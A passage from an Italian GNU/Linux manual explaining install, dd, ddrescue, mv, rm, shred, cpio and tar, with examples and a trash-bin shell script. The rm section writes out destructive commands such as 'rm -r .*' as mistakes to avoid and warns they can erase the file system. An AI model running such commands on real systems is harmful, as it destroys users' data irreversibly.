In pratica, si comporta in modo simile a '**`cp`**' con in più la possibilità di definire gli attributi dopo la copia e di creare tutte le directory necessarie. È usato tipicamente per l'installazione di programmi.

Tabella 20.73. Alcune opzioni di '**install**' nella versione GNU. Benché si tratti di un programma di uso comune, non fa parte dello standard POSIX.

Opzione	Descrizione

`-b`
`--backup`
`-S`
`--suffix`
`-V`
`--version-control`
	Queste opzioni funzionano nello stesso modo di '**cp**'.

`-d` ***directory***… `--directory=`***directory***…	Crea le directory indicate, definisce l'utente proprietario, il gruppo proprietario e i permessi in base alle altre opzioni.
`-g` ***gruppo*** `--group=`***gruppo***	Definisce il gruppo proprietario dei file installati o delle directory.
`-m` ***modalità*** `--mode=`***modalità***	Definisce i permessi in modo analogo alla sintassi di '**chmod**' (20.7.3).
`-o` ***proprietario*** `--owner=`***proprietario***	Definisce l'utente proprietario dei file installati o delle directory.

20.11.8 Utilizzo di «dd»

Il programma di servizio '**dd**'[25] (*data duplicator* o *data dump*) è un programma di copia a basso livello:

```
dd [opzioni]
```

Le opzioni sono definite in modo strano rispetto ai normali programmi di servizio Unix, in quanto non sono prefissate dal solito trattino ('**-**'). Se tra le opzioni non vengono definiti i file di input o di output, si usano rispettivamente lo standard input e lo standard output.

Molte delle opzioni utilizzano un argomento numerico. Questi argomenti numerici possono essere indicati anche con l'ausilio di moltiplicatori posti subito dopo il numero stesso. La tabellina seguente riepiloga quelli di uso più comune nella versione GNU di '**dd**'; tenendo conto che sono disponibili altri moltiplicatori molto più grandi. I casi previsti anche dallo standard POSIX sono evidenziati:

Modello	Valore corrispondente in byte	Modello	Valore corrispondente in byte
*n*c	*n*	*n*w	*n* * 2
*n*b	*n* * 512	*n*x*m*	*n* * *m*
*n*kB	*n* * 1000	*n*k *n*K	*n* * 1024
*n*MB	*n* * 1000^2	*n*M	*n* * 1024^2

Modello	Valore corrispondente in byte	Modello	Valore corrispondente in byte
n`GB`	***n*** * 1000^3	***n***`G`	***n*** * 1024^3
n`TB`	***n*** * 1000^4	***n***`T`	***n*** * 1024^4

Tabella 20.75. Alcune opzioni, secondo lo standard POSIX.

Opzione	Descrizione
`if=`***file***	*input file* Legge i dati dal file indicato invece che dallo standard input.
`of=`***file***	*output file* Scrive i dati nel file indicato invece che attraverso lo standard output. In questo caso, se il file indicato esiste già e la quantità di dati da scrivere è inferiore alla sua vecchia dimensione, questo file viene troncato alla dimensione nuova. Ma la regola non vale più se si utilizza un tipo di conversione '**`notrunc`**' (viene descritto in un'altra tabella).
`ibs=`***numero_di_byte***	*input block size* Legge a blocchi di byte della quantità indicata dall'argomento.
`obs=`***numero_di_byte***	*output block size* Scrive a blocchi di byte della quantità indicata dall'argomento.

Opzione	Descrizione
`bs=`***numero_di_byte***	*block size* Legge e scrive a blocchi di byte della quantità indicata dall'argomento. Questa opzione annulla eventuali dichiarazioni fatte attraverso '**`ibs`**' e '**`obs`**'.
`cbs=`***numero_di_byte***	*conversion block size* Definisce la dimensione della memoria di conversione (*buffer*). In pratica determina la dimensione del blocco da utilizzare quando si devono effettuare delle conversioni nella codifica. Più avanti viene mostrato il significato di questa opzione, in corrispondenza della descrizione dei tipi di conversione attuabili.
`skip=`***numero_di_blocchi***	In fase di lettura del file di input, salta il numero di blocchi indicato come argomento, dall'inizio del file, prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con '**`ibs`**' o con '**`bs`**'.

Opzione	Descrizione
`seek=`***numero_di_blocchi***	In fase di scrittura del file di output, salta il numero di blocchi indicato come argomento prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con '**obs**' o con '**bs**'. Il risultato dell'azione di saltare dei blocchi in fase di scrittura cambia a seconda che il file di destinazione sia già esistente o meno. Se il file esiste già, i byte dei blocchi saltati vengono lasciati inalterati e nel file si comincia a scrivere dopo la posizione indicata: se poi il file è troppo corto, questo viene allungato. Se il file non esiste, i byte dei blocchi da saltare vengono scritti con un valore nullo (<*NUL*>, pari a 00_{16}).
`count=`***numero_di_blocchi***	Determina la quantità di blocchi da scrivere: si tratta di blocchi di input e quindi di quelli definiti attraverso l'opzione '**ibs**' o '**bs**'. Senza l'indicazione di questa opzione, la copia è sempre completa (a meno che si saltino delle porzioni con l'opzione '**skip**').

Opzione	Descrizione
`conv=`***conversione*** [**,** ***conversione***] ...	Permette di definire il tipo di conversione, anche attraverso passaggi successivi. Il tipo di conversione viene specificato con il nome che lo identifica. Se si intendono applicare passaggi successivi, i tipi di conversione si separano con una virgola senza spazi prima o dopo la stessa.

Tabella 20.76. Tipi di conversione conformi allo standard POSIX.

Tipo	Descrizione
`ascii`	Converte dalla codifica EBCDIC a ASCII.
`ebcdic`	Converte dalla codifica ASCII a EBCDIC.
`ibm`	Converte dalla codifica ASCII-IBM a EBCDIC.

Tipo	Descrizione
`block`	Tratta le righe di ingresso come record terminati dal codice di interruzione di riga. Questi record vengono troncati o allungati in modo da corrispondere alla dimensione indicata attraverso l'opzione '**cbs**'. Alla fine, i codici di interruzione di riga risultano trasformati in spazi normali (<*SP*>), a meno che i record non siano stati troncati prima; inoltre, se si è reso necessario un allungamento dei record, è sempre il carattere spazio a essere aggiunto. In pratica, il risultato finale è quello di un file con i record di dimensione uguale e per questo senza più alcuna terminazione attraverso codici di interruzione di riga.
`unblock`	Esegue l'operazione opposta di '**block**': il file in ingresso viene letto a blocchi di dimensione stabilita attraverso l'opzione '**cbs**' e gli spazi finali di ogni blocco vengono sostituiti con il codice di interruzione di riga.
`lcase`	*lower case* Trasforma le lettere maiuscole in minuscole.
`ucase`	*upper case* Trasforma le lettere minuscole in maiuscole.

Tipo	Descrizione
`swab`	*swap byte* Scambia le coppie di byte: ciò può essere utile quando i dati in questione sono interi a 16 bit da trasformare in, o da, una piattaforma Intel. (Nelle piattaforme Intel, gli interi a 16 bit sono scritti in modo da invertire la sequenza normale dei due byte che si utilizzano).
`noerror`	Nel caso si verifichi un errore di lettura, continua ugualmente l'operazione.
`notrunc`	Il file in uscita non viene troncato. Questo argomento è utile nel caso si scriva su file già esistenti: se dopo la trasformazione che si fa, la dimensione dei dati in uscita è inferiore a quella che ha già il file su cui si scrive, i dati rimanenti si lasciano come sono senza ridurre la dimensione di questo file.
`sync`	Aggiusta la lunghezza di ogni blocco in ingresso, aggiungendo eventualmente il carattere *<NUL>* (00_{16}), in modo che la sua dimensione sia uguale a quanto stabilito attraverso l'opzione '**ibs**'.

Il programma '**dd**' viene usato normalmente per riprodurre le immagini di unità di memorizzazione di massa, anche se nella maggior parte dei casi, con un sistema GNU/Linux è sufficiente usare '**cp**'. A questo proposito, vengono mostrati alcuni esempi riferiti ai vecchi dischetti da 1440 Kibyte.

- # **dd if=disk.img of=/dev/fd0** [*Invio*]

In questo caso si trasferisce semplicemente il file ‘`disk.img`’ nel dischetto (inizializzato precedentemente a bassi livello). Nessun’altra indicazione è stata data, per cui si presume che il file sia adatto al formato di dischetto che si sta utilizzando.

- `# dd if=disk.img of=/dev/fd0 obs=18k` [*Invio*]

  Rispetto all’esempio precedente, si immagina di avere a disposizione un dischetto da 1440 Kibyte (e naturalmente che il file-immagine sia adatto a questo tipo di dischetto). Un dischetto da 90 mm (3,5 pollici) con questo formato era composto da cilindri contenenti 18 + 18 settori di 512 Kibyte: 2 * 18 * 512 = 18 Kibyte. Specificando l’opzione ‘**obs=18k**’ si intende fare in modo che ‘**dd**’ fornisca al dispositivo ‘`/dev/fd0`’ blocchi di quella dimensione per facilitare l’operazione di scrittura.

- `# dd if=disk.img of=/dev/fd0 obs=18k count=80` [*Invio*]

  Rispetto all’esempio precedente, viene specificato il numero di blocchi da scrivere: 80, pari al numero dei cilindri. In questo modo, se il file in ingresso fosse più grande, non ci sarebbe alcun tentativo di superare tale limite.

20.11.9 Utilizzo di «ddrescue»

«

Il programma di servizio ‘**ddrescue**’[26] è analogo a ‘**dd**’, con la differenza fondamentale che la copia non si arresta in presenza di errori di lettura, pertanto viene usato principalmente per il recupero dei dati da unità di memorizzazione difettose:

```
ddrescue [opzioni] file_in_ingresso file_in_uscita [registro]
```

La sintassi per l'uso di questo programma è diversa rispetto al '**dd**' tradizionale, in quanto utilizza opzioni precedute da trattini, come avviene di solito, inoltre prevede la possibilità di associare un file per annotare l'esito del processo di recupero dati (l'ultimo nome opzionale che appare nella riga di comando).

Tabella 20.77. Alcune opzioni per l'uso di '**ddrescue**'.

Opzione	Descrizione
`-b` ***n_byte*** `--block-size=`***n_byte***	Dichiara la dimensione dei blocchi da usare in fase di lettura. Il valore predefinito è di 512 byte per le unità di memorizzazione normali e 2048 byte per i dischi ottici.
`-c` ***n*** `--cluster-size=`***n***	Richiede la lettura simultanea di ***n*** blocchi (***n*** volte la dimensione del blocco stabilita con l'opzione '**-b**'). Per esempio, per la lettura di dischetti convengono blocchi da 18 unità, in quanto un dischetto comune è composto da tracce da 18 settori (i settori, in questo caso, sono da 512 byte). Il valore predefinito di questi blocchi di lettura è complessivamente di 64 Kibyte, ovvero 64 Kibyte diviso il valore specificato con l'opzione '**-b**'.
`-i` ***n*** `--input-position=`***n***	Richiede di iniziare la lettura a partire dal byte ***n***; se non viene specificato, si intende che l'inizio debba avvenire dalla posizione zero.
`-o` ***n*** `--output-position=`***n***	Richiede di iniziare la scrittura a partire dal byte ***n*** nel file di destinazione; se non viene specificato, si intende lo stesso valore dell'opzione '**-i**'.

Opzione	Descrizione
`-r` ***n*** `--max-retries=`***n***	Richiede di ritentare ***n*** volte (oltre la prima lettura), se si presenta un errore. Il valore predefinito per questa opzione è zero, nel senso che si tenta una sola lettura; se si usa il valore −1, si intende richiedere una quantità infinita di tentativi.

Gli argomenti delle opzioni che rappresentano una quantità di byte, come nel caso di '**`-c`**', '**`-i`**' e '**`-o`**', consentono l'uso di suffissi che moltiplicano il valore numerico rappresentato per un valore costante dato, in un modo simile a quello che avviene per il programma '**`dd`**'; tuttavia, le sigle usate non sono sempre compatibili.

Tabella 20.78. Rappresentazione di valori numerici che esprimono una quantità di byte, con l'ausilio di moltiplicatori, nelle opzioni di '**`ddrescue`**' (nella versione GNU). Sono disponibili anche altri moltiplicatori, per valori molto più grandi.

Modello	Valore corrispondente in byte	Modello	Valore corrispondente in byte
		n`b`	***n*** blocchi fisici, in base alle caratteristiche dell'unità di memorizzazione.
n`k`	***n*** * 1000	***n***`Ki`	***n*** * 1024
n`M`	***n*** * 1000^2	***n***`Mi`	***n*** * 1024^2
n`G`	***n*** * 1000^3	***n***`Gi`	***n*** * 1024^3

Modello	Valore corrispondente in byte	Modello	Valore corrispondente in byte
***n*T**	***n*** * 1000^4	***n*Ti**	***n*** * 1024^4

Segue la descrizione di alcuni esempi.

- `#` **`ddrescue /dev/sdc immagine registro.log`**[*Invio*]

  Legge il contenuto di ‘`/dev/sdc`’, per produrre il file ‘`immagine`’, memorizzando le annotazioni sul procedimento nel file ‘`registro.log`’.

- `#` **`ddrescue -r 3 /dev/sdc immagine registro.log`**[*Invio*]

  Come nell’esempio precedente, legge il contenuto di ‘`/dev/sdc`’, per produrre il file ‘`immagine`’, memorizzando le annotazioni sul procedimento nel file ‘`registro.log`’. Ma in più si richiede che i tentativi di lettura in caso di errori vengano ritentati per tre volte.

Quando si dispone di più copie di unità di memorizzazione identiche (per esempio dei dischi ottici) che risultano danneggiate in modo differente, è possibile riavviare il procedimento di recupero facendo riferimento allo stesso file di destinazione e lo stesso file per le annotazioni. Il programma ‘**`ddrescue`**’, nei tentativi successivi, si occupa di leggere solo le porzioni di dati che in quelli precedenti non hanno prodotto un risultato soddisfacente.

Quando si vuole recuperare il contenuto di una partizione di un’unità di memorizzazione comune, occorre tenere presente che questa non

deve essere innestata, o almeno occorre avere l'accortezza di utilizzarla in sola lettura. Dopo il recupero in un file-immagine, si procede normalmente con programmi come '**fsck**' per cercare di sistemare in qualche modo il file-immagine stesso, prima di riutilizzarlo.

Altri programmi affini.

sdd(1)[27]	Si tratta di un programma simile, dal punto di vista funzionale, a '**dd**', adatto in particolare al trasferimento integrale di dischi interi.
cstream(1)[28]	Si tratta di un programma simile, dal punto di vista funzionale, a '**dd**', ma con una sintassi completamente diversa, che ha in più la capacità di limitare il flusso di dati a un valore stabilito (per flusso di dati si intende la quantità di dati trasmessa per unità di tempo).

20.12 Spostamento e cancellazione

«

Lo spostamento è una sorta di copia e cancellazione dell'originale. Attraverso questo meccanismo si ottiene anche il cambiamento del nome di file e directory: un cambiamento di nome puro e semplice non è possibile. Questo fatto deve essere considerato quando si valutano le conseguenze dei permessi attribuiti ai file e alle directory; inoltre, occorre tenere in considerazione il problema quando si valuta l'eventuale pericolosità di questo tipo di operazione: cambiare nome a un file in modo errato può provocare la sovrascrittura di un altro.

La cancellazione è sempre l'operazione più pericolosa. Nei file system Second-extended non è facile recuperare i dati cancellati. Piuttosto di cancellare, sarebbe meno pericoloso spostare temporaneamente i file in una directory che funge da cestino. Nella sezione

20.12.3 viene mostrato uno script in grado di gestire agevolmente una sorta di cestino del genere.

La cancellazione si ottiene normalmente eliminando la voce relativa all'interno di una directory e liberando l'inode corrispondente, mentre l'informazione rimane presente fino a quando lo stesso spazio viene riutilizzato nel disco. Quando si devono cancellare anche le tracce residue di un'informazione, occorre usare strumenti appositi che, prima di cancellare un file, lo sovrascrivono varie volte con dati più o meno casuali. Tuttavia, questa tecnica non funziona se la memoria di massa è organizzata in modo diverso dal solito per qualche fine, come può essere un sistema ridondante, un sistema che mantiene lo storico di tutti i cambiamenti apportati al file system o un sistema che si avvale della rete per la condivisione degli stessi dati.

20.12.1 Utilizzo di «mv»

«

Il programma di servizio '**mv**'[29] (*move*) sposta i file o le directory:

```
mv [opzioni] origine... destinazione
```

Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato o rinominato in modo da ottenere quanto indicato come destinazione. Se vengono indicati più elementi (file o directory), l'ultimo argomento **deve** essere una directory, all'interno della quale vengono spostati tutti gli elementi elencati. Nel caso di spostamenti attraverso diversi file system, vengono spostati solo i file normali, quindi: né collegamenti, né directory.

Il programma ‘**mv**’ può essere pericoloso perché può sovrascrivere altri file senza preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che ‘**mv**’ funzioni sempre con l’opzione ‘**-i**’. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può sempre utilizzare l’opzione ‘**-f**’.

Tabella 20.80. Alcune opzioni di ‘**mv**’, nella versione GNU. Le opzioni conformi allo standard POSIX sono evidenziate.

Opzione	Descrizione

`-b`
`--backup`
`-f`
`--force`
`-i`
`--interactive`
`-S`
`--suffix`
`-V`
`--version-control`
	Queste opzioni funzionano nello stesso modo di ‘**cp**’.

20.12.2 Utilizzo di «rm»

Il programma di servizio ‘**rm**’[30] (*remove*) rimuove i file indicati come argomento:

```
rm [opzioni] nome...
```

In mancanza dell’indicazione delle opzioni necessarie, non vengono rimosse le directory.

Tabella 20.81. Alcune opzioni di ‘**rm**’, nella versione GNU. Le opzioni conformi allo standard POSIX sono evidenziate.

Opzione	Descrizione

`-r`
`-R`
`--recursive`
	Rimuove il contenuto delle directory in modo ricorsivo.

`-i` `--interactive`	Chiede una conferma esplicita per la cancellazione di ogni file.

Opzione	Descrizione
`-d` `--directory`	Elimina le directory trattandole come se fossero dei file normali. In pratica, i file e le altre directory che dovessero eventualmente essere contenuti, non vengono rimossi prima: viene semplicemente interrotto il loro collegamento. L'operazione può essere pericolosa perché ci potrebbero essere dei file aperti al di sotto di queste directory che si rimuovono, senza che tale possibilità venga verificata. Inoltre, dopo un'azione di questo tipo, il file system deve essere controllato in modo da eliminare gli errori che si generano: la presenza di file senza riferimenti è un errore.
`-f` `--force`	Ignora l'eventuale assenza di file per i quali si richiede la cancellazione e non chiede conferme all'utente. Può essere utile quando si prepara uno script e non è importante se ciò che si cancella esiste già o meno.

Segue la descrizione di alcuni esempi.

- `$` **`rm prova`** [*Invio*]

  Elimina il file '`prova`'.

- `$` **`rm ./-r`** [*Invio*]

  Elimina il file '`-r`' che inizia il suo nome con un trattino, senza confondersi con l'opzione '**`-r`**' (ricorsione).

- `$` **`rm -r ~/varie`** [*Invio*]

Elimina la directory ‘`varie/`’ che risiede nella directory personale dell’utente, insieme a tutte le sue eventuali sottodirectory.

Il programma ‘**`rm`**’ è pericolosissimo perché è potente e irreversibile. Gli errori più frequenti e disastrosi, sono causati da sbagli nella digitazione dei comandi o da cattiva valutazione dell’effetto di uno di questi. Ci sono tre cose da fare per ridurre i rischi di disastri:

- evitare il più possibile di accedere come utente ‘**`root`**’;
- controllare il comando che si vuole eseguire;
- creare un alias in modo che ‘**`rm`**’ funzioni sempre con l’opzione ‘**`-i`**’.

Gli errori più frequenti **da evitare** sono descritti negli esempi seguenti.

- `$` **`rm prova *`** [*Invio*] 

  Probabilmente, l’intenzione è quella di eliminare solo i file che iniziano con la parola ‘**`prova`**’, mentre in realtà viene inserito uno spazio involontario tra ‘**`prova`**’ e l’asterisco. In tal modo, prima viene cancellato il file ‘`prova`’ e subito dopo tutto quello che si trova nella directory corrente.

- `$` **`rm -r .*`** [*Invio*] 

  L’intenzione sembra essere quella di eliminare tutti i file e le directory nascoste (tutto ciò che inizia con un punto) contenute nella directory corrente. In realtà si individuano sì i file e le directory nascoste, ma con esse anche la directory corrente (‘`.`’) e quella

precedente, ovvero la genitrice (‘. .’)! A meno che il programma ‘**rm**’ preveda espressamente questi casi in modo da evitare danni, si può ottenere la rimozione della directory corrente e anche della genitrice stessa.

Si osservi che spesso la directory personale dell’utente ‘**root**’ è ‘/root/’; se il comando appena mostrato viene dato da tale posizione, il cancellare la directory precedente (con tutto il suo contenuto), significa fare riferimento alla directory radice e quindi a **tutto il file system**.

20.12.3 Cestino personale

Il modo migliore per non sbagliare utilizzando ‘**rm**’ è quello di non usarlo. Quello che segue è un esempio di uno script che invece di cancellare sposta i file e le directory in una sorta di cestino:

```
#!/bin/sh
# ricicla FILE...
# nome_completo NAME

function nome_completo () {
    local primo_carattere
    local comando_sed
    comando_sed="sed -n s/^\\(.\\).*/\\1/p"
    primo_carattere=`echo $1 | $comando_sed`
    if [ $primo_carattere == "/" ]
    then
        # Si tratta di un percorso assoluto.
        echo $1
    else
        # È necessario aggiungere il percorso precedente.
        echo `pwd`/$1
    fi
```

```
}
# Crea una directory temporanea da usare come cestino.
CESTINO="/var/tmp/cestino"
DATA=$(date +%Y%m%d%H%M%S)
NOME_COMPLETO=""
mkdir $CESTINO 2> /dev/null
# Verifica.
if ! touch $CESTINO/$DATA
then
    # Non è stato possibile creare il cestino: forse ci sono
    # problemi di permessi.
    echo "Non è possibile accedere alla directory"
    echo "$CESTINO"
    # Lo script termina restituendo un valore falso.
    exit 1
else
    # Elimina il file di prova all'interno del cestino.
    rm -f $CESTINO/$DATA
fi
# Copia all'interno del cestino.
for filename in $@
do
    # Trova il percorso assoluto.
    NOME_COMPLETO=`nome_completo $filename`
    # Sposta il file o la directory.
    if cp -dpRfv --parents $NOME_COMPLETO $CESTINO
    then
        rm -rf $NOME_COMPLETO
    fi
done
```

L'esempio mostrato riproduce il percorso in cui si trovano i file a partire dalla directory che svolge il ruolo di cestino. In questo modo si possono creare delle collisioni, per esempio quando si tenta di

sovrascrivere una directory con un file. Se si preferisce si può usare la versione alternativa che viene mostrata nel seguito, in cui l'inizio del percorso del cestino è ottenuto da una sottodirectory composta dalla data e dall'ora in cui è stata svolta l'operazione:

```
#!/bin/sh
# ricicla FILE...
# nome_completo NAME

function nome_completo () {
    local primo_carattere
    local comando_sed
    comando_sed="sed -n s/^\\(.\\).*/\\1/p"
    primo_carattere=`echo $1 | $comando_sed`
    if [ $primo_carattere == "/" ]
    then
        # Si tratta di un percorso assoluto.
        echo $1
    else
        # È necessario aggiungere il percorso precedente.
        echo `pwd`/$1
    fi
}
# Crea una directory temporanea da usare come cestino.
CESTINO="/var/tmp/cestino"
DATA=$(date +%Y%m%d%H%M%S)
NOME_COMPLETO=""
mkdir $CESTINO 2> /dev/null
# Verifica.
if ! touch $CESTINO/$DATA
then
    # Non è stato possibile creare il cestino: forse ci sono
    # problemi di permessi.
    echo "Non è possibile accedere alla directory"
    echo "$CESTINO"
```

```
    # Lo script termina restituendo un valore falso.
    exit 1
else
    # Elimina il file di prova all'interno del cestino.
    rm -f $CESTINO/$DATA
fi
# Fa in modo che il cestino abbia una sottodirectory
# diversa ogni volta.
CESTINO="$CESTINO/$DATA"
mkdir $CESTINO 2> /dev/null
# Copia all'interno del cestino.
for filename in $@
do
    # Trova il percorso assoluto.
    NOME_COMPLETO=`nome_completo $filename`
    # Sposta il file o la directory.
    if cp -dpRfv --parents $NOME_COMPLETO $CESTINO
    then
        rm -rf $NOME_COMPLETO
    fi
done
```

20.12.4 Utilizzo di «unlink»

Il programma di servizio '**unlink**'[31] è probabilmente qualcosa di superfluo, ma esiste nei sistemi Unix, pertanto è incluso anche nei sistemi GNU. Il suo scopo è quello di cancellare il riferimento a un file, cosa che equivale alla cancellazione; tuttavia, in alcuni sistemi, questo programma può anche cancellare il riferimento a una directory, cosa che però non corrisponde alla cancellazione del suo contenuto, il quale continua così a esistere come inode, anche se può essere

irraggiungibile attraverso un percorso. Per motivi di sicurezza, nei sistemi GNU, '**unlink**' non può essere usato con le directory.

```
unlink file...
```

20.12.5 Utilizzo di «shred»

«

Il programma di servizio '**shred**'[32] serve a cancellare il contenuto di un file, in modo da renderne impossibile il recupero. Il programma '**shred**' esegue questo compito sovrascrivendo più volte i dati del file, con dati più o meno casuali:

```
shred [file] file...
```

In condizioni normali, quando non si specifica qualcosa di diverso attraverso le opzioni, il file viene sovrascritto fino alla fine dell'ultimo blocco che lo contiene. Per blocco si intende l'unità minima di dati in base al contesto, la quale può essere il blocco di dati del file system o il blocco dell'unità a blocchi, se si fa riferimento a file di dispositivo il cui accesso è regolato in questo modo.

Dal momento che si può indicare un file su disco o un file di dispositivo, il programma non cancella il file alla fine della sovrascrittura, a meno che sia richiesto espressamente con le opzioni.

Per approfondire l'uso del programma, si può consultare la documentazione originale: *info shred* oppure la pagina di manuale *shred(1)*. Si ricordi anche di verificare se, in base al proprio contesto operativo, l'uso del programma può produrre effettivamente il risultato atteso.

20.13 Archiviazione

L'archiviazione è quel procedimento con cui si impacchettano file o rami di directory in modo da facilitarne la conservazione all'interno di unità di memorizzazione senza file system. Per lo stesso motivo, l'archiviazione è il modo con cui si possono trasferire agevolmente i dati attraverso piattaforme differenti. L'archiviazione pura e semplice non ottiene alcun risparmio nello spazio utilizzato dai dati; per poter ottenere invece un compattamento, si deve utilizzare la compressione.

L'archiviazione pura e semplice è ottenuta normalmente attraverso il programma '**tar**' o il programma '**cpio**'. Questi due sono equivalenti, almeno a livello teorico. In pratica, è l'utilizzatore che sceglie quello che per qualche motivo gli è più simpatico, specializzandosi nell'uso delle sue opzioni particolari. Va però osservato che lo standard POSIX prevede solo il programma '**pax**', anche se questo dovrebbe essere in grado di elaborare i vecchi formati di Cpio e Tar.

20.13.1 Utilizzo di Cpio

Il programma di servizio '**cpio**'[33] copia file da e verso archivi '**cpio**' o '**tar**':

```
cpio -o [opzioni] [< elenco_nomi] [> archivio]
```

```
cpio -i [opzioni] [modello] [< archivio]
```

```
cpio -p [opzioni] directory_di_destinazione [< elenco_nomi]
```

L'archivio può essere un file su disco, un nastro magnetico o il flusso di un condotto. Le tre sintassi indicate rappresentano le tre modalità operative del comando.

- *copy-out* (archiviazione)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e l'archivio di questi file viene generato ed emesso attraverso lo standard output.

- *copy-in* (lettura di un archivio)

  Dallo standard input viene letto il contenuto di un archivio dal quale si possono estrarre i file in esso contenuti.

- *copy-pass* (copia)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e questi file (con il loro contenuto) vengono copiati nella directory di destinazione.

Si può consultare il documento *info cpio*, oppure la pagina di manuale *cpio(1)* per maggiori dettagli sull'uso di questo programma.

Tabella 20.84. Alcune opzioni per il «copy-out».

Opzione	Descrizione
`-o` `--create`	Funziona in modalità *copy-out*.

Opzione	Descrizione
`-A` `--append`	Aggiunge dati a un archivio esistente che deve essere specificato con l'opzione '**-O**'.
`-L` `--dereference`	Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.
`-O` ***nome_archivio***	Specifica il nome dell'archivio da creare o incrementare, invece di utilizzare lo standard output.

Tabella 20.85. Alcune opzioni per il «copy-in».

Opzione	Descrizione
`-i` `--extract`	Funziona in modalità *copy-in*.
`-d` `--make-directories`	Crea le directory necessarie.
`-E` ***file*** `--pattern-file=`***file***	Legge il modello che esprime i nomi dei file da estrarre, o l'elenco dei nomi stessi, dal file indicato come argomento dell'opzione.
`-f` `--nomatching`	Copia soltanto i file che non corrispondono al modello indicato.

Opzione	Descrizione
`-I` ***archivio***	Permette di specificare il nome dell'archivio da usare, invece di riceverlo dallo standard input.
`-t` `--list`	Elenca il contenuto dell'archivio.

Tabella 20.86. Alcune opzioni per il «copy-pass».

Opzione	Descrizione
`-p` `--pass-through`	Funziona in modalità *copy-pass*.
`-d` `--make-directories`	Crea le directory necessarie.
`-l` `--link`	Se possibile, crea dei collegamenti invece di copiare i file.
`-L` `--dereference`	Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.

Segue la descrizione di alcuni esempi:

- `$` **`cpio -o < elenco > /tmp/archivio.cpio`**[*Invio*]

  Archivia i file e le directory elencati nel file '`elenco`' generando il file '`/tmp/archivio.cpio`'.

- `$` **`ls *.sgml | cpio -o > /tmp/archivio.cpio`**[*Invio*]

  Archivia i file e le directory corrispondenti al modello '`*.sgml`' generando il file '`/tmp/archivio.cpio`'.

- `$` **`find lavoro -print | cpio -o > /tmp/archivio.cpio`**[*Invio*]

  Archivia la directory '`lavoro/`' e tutto il suo contenuto, generando il file '`/tmp/archivio.cpio`'.

- `$` **`cpio -i -t < /tmp/archivio.cpio`**[*Invio*]

  Elenca il contenuto dell'archivio '`/tmp/archivio.cpio`'.

- `$` **`cpio -i < /tmp/archivio.cpio`**[*Invio*]

  estrae l'archivio '`/tmp/archivio.cpio`' a partire dalla directory corrente.

- `$` **`cat elenco | cpio -pd /tmp/prova`**[*Invio*]

  Copia i file e le directory elencati nel file '`elenco`', a partire dalla directory '`/tmp/prova/`'.

20.13.2 Utilizzo di Tar

Il programma di servizio '**`tar`**' [34] (*Tape archive*) è un programma di archiviazione nato originariamente per essere usato con i nastri:

```
tar opzione_di_funzionamento [opzioni] file...
```

Il primo argomento deve essere una delle opzioni che ne definisce il funzionamento. Alla fine della riga di comando vengono indicati i nomi dei file o delle directory da archiviare. Se non viene specificato diversamente con le opzioni, l'archivio viene emesso attraverso lo standard output.

Il '**tar**' tradizionale ammette l'uso di opzioni senza il trattino anteriore ('**-**') consueto. Questa tradizione è stata mantenuta anche nel '**tar**' GNU a cui si vuole fare riferimento qui, ma tale forma deve essere usata consapevolmente e con prudenza. Negli esempi viene mostrato in che modo potrebbero essere usate tali opzioni senza trattino.

Per la descrizione completa di questo programma, conviene consultare il documento *info tar*, oppure la pagina di manuale *tar(1)*.

Tabella 20.87. Opzioni di funzionamento per rappresentare l'operazione da compiere. Di queste, può e deve esserne utilizzata una sola. Di solito, data la loro importanza, queste opzioni appaiono all'inizio degli argomenti di '**tar**'.

Opzione	Descrizione

`A`
`-A`
`--catenate`
`--concatenate`
	Aggiunge dei file '**tar**' a un archivio già esistente.

`c`
`-c`
`--create`
	Crea un nuovo archivio.

Opzione	Descrizione

`d`
`-d`
`--diff`
`--compare`
	Trova le differenze tra l'archivio e i file esistenti effettivamente.

`--delete`	Cancella dall'archivio i file indicati. Non può essere usato per un archivio su nastro.

`r`
`-r`
`--append`
	Aggiunge dati a un archivio già esistente.

`t`
`-t`
`--list`
	Elenca il contenuto di un archivio.

`u`
`-u`
`--update`
	Aggiunge solo i file più recenti rispetto a quanto già contenuto nell'archivio.

Opzione	Descrizione

`x`
`-x`
`--extract`
`--get`
	Estrae i file da un archivio.

Tabella 20.88. Altre opzioni.

Opzione	Descrizione
`--atime-preserve`	Fa in modo che la data di accesso dei file che vengono archiviati non venga modificata.
`-f` ***file*** `--file=`***file***	Emette l'archivio nel file o nel dispositivo. Se si tratta di un file normale, questo viene creato.
`-h` `--dereference`	Non copia i collegamenti simbolici, ma i file a cui questi fanno riferimento.
`-k` `--keep-old-files`	In fase di estrazione da un archivio, non sovrascrive i file eventualmente già esistenti.
`-l` `--one-file-system`	Quando viene creato un archivio, resta in un solo file system: quello di partenza.

Opzione	Descrizione
`-L` ***Kibyte*** `--tape-length=`***Kibyte***	Definisce la dimensione massima dei vari segmenti di copia multivolume.
`-m` `--modification-time`	In fase di estrazione da un archivio, non viene ripristinata la data di modifica dei file.
`-M` `--multi-volume`	Permette di creare, elencare o estrarre, un archivio multivolume.
`-N` ***data*** `--after-date=`***data*** `--newer` ***data***	Archivia solo i file la cui data è più recente di quella indicata come argomento.
`-O` `--to-stdout`	Estrae i file emettendoli attraverso lo standard output.

`-p`
`--same-permissions`
`--preserve-permissions`
	Estrae tutti i permessi associati ai file. Se non viene usata questa opzione, i file ottengono i permessi predefiniti, anche in funzione della maschera dei permessi dell'utente che esegue l'operazione.

`-P` `--absolute-path`	Estrae i file utilizzando i percorsi assoluti, cioè senza eliminare la prima barra ('`/`') che appare nei nomi di percorso (*pathname*).

Opzione	Descrizione
`--remove-files`	In fase di creazione di un nuovo archivio, elimina i file archiviati.
`--same-owner`	Durante l'estrazione da un archivio, assegna ai file estratti gli utenti e i gruppi proprietari originali.
`-v` `--verbose`	Elenca i file che vengono elaborati.
`-W` `--verify`	Cerca di verificare la validità dell'archivio dopo averlo creato.

`-Z`
`--compress`
`--uncompress`
	Filtra l'archivio attraverso il programma di compressione '**`compress`**'.

`-z`
`--gzip`
`--ungzip`
